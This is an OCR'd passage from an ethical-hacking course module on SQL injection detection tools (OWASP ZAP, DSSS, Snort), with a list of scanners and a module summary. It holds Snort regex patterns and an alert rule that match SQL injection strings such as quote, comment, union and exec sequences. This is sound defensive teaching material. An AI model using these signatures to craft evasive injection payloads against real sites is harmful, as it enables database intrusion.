SQL Injection Detection Tools: OWASP ZAP and Damn Small SQLi Scanner (DSSS)

OWASP ZAP


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications



https://www.owasp.org

Damn Small SQLi Scanner (DSSS)

DSSS is an SQL injection vulnerability scanner that scans the web application for various SQL injection vulnerabilities



https://github.com

SQL Injection Detection Tools: Snort

- Common attacks use a specific type of code sequence that allows attackers to gain unauthorized access to the target's system and data
- These code sequences allow a user to write Snort rules, which aim to detect SQL injection attacks
- Some of the expressions that can be blocked by the Snort are as follows:

① `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`


② `/exec(\s|\+)+(s|x)p\w+/ix`

③ `/((\%27)|(\'))union/ix`

④ `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org



SQL Injection Detection Tools

SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **OWASP ZAP**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed for use by those with extensive security experience, and as such, is ideal for developers and functional testers who are new to penetration testing.

  Security professionals can use this tool to identify and fix vulnerabilities, maximize remediation efforts, and decrease the likelihood of attacks.




Figure 15.29: Screenshot of OWASP ZAP

- **Damn Small SQLi Scanner (DSSS)**

  Source: *https://github.com*

  Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner (supporting GET and POST parameters). It scans the web application for various SQL injection vulnerabilities.

  Security professionals can use this tool to detect SQL injection vulnerabilities in web applications.




Figure 15.30: Screenshot of Damn Small SQLi Scanner (DSSS)

- **Snort**

  Source: *https://snort.org*

  Many common attacks use a specific type of code sequence or command that allows attackers to gain unauthorized access to the target's system and data. These commands and code sequences allow a user to write Snort rules that aim to detect SQL injection attacks.


  Some of the expressions that can be blocked by Snort are as follows:

  - `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
  - `/exec(\s|\+)+(s|x)p\w+/ix`
  - `/((\%27)|(\'))union/ix`
  - `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`
  - ```
    alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
    (msg:"SQL Injection - Paranoid";
    flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\
    -\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099;
    rev:5
    ```
    ```

Some additional SQL injection detection tools are as follows:

- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan (*https://www.hcltech.com*)
- w3af (*http://w3af.org*)
- Netsparker Web Application Security Scanner (*https://www.netsparker.com*)
- SQL Invader (*https://information.rapid7.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- Fortify WebInspect (*https://www.microfocus.com*)
- WSSA - Web Site Security Scanning Service (*https://www.beyondsecurity.com*)
- SolarWinds® Log & Event Manager (*https://www.solarwinds.com*)
- AlienVault USM (*https://www.alienvault.com*)
- dotDefender (*http://www.applicure.com*)
- Wapiti (*http://wapiti.sourceforge.net*)
- InsightAppSec (*https://www.rapid7.com*)
- VividCortex (*https://www.vividcortex.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)

Module Summary



- In this module, we have discussed the following:
  - Basic SQL injection concepts along with different types of SQL injection
  - SQL injection methodology, including gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection
  - Various SQL injection tools
  - Various SQL injection evasion techniques
  - Various countermeasures to prevent SQL injection attempts by threat actors
  - Various SQL injection detection tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform wireless network hacking to compromise a Wi-Fi network to gain unauthorized access to network resources

Module Summary

This module presented basic SQL injection concepts along with different types of SQL injection. It also provided a detailed discussion on the SQL injection methodology, which covers information gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection. Further, it illustrated various SQL injection tools. In addition, it described several SQL injection evasion techniques. It also explained the countermeasures that can be adopted to prevent SQL injection attempts by threat actors. Finally, it ended with a demonstration of various SQL injection detection tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers compromise wireless networks by hacking them to gain unauthorized access to the network resources.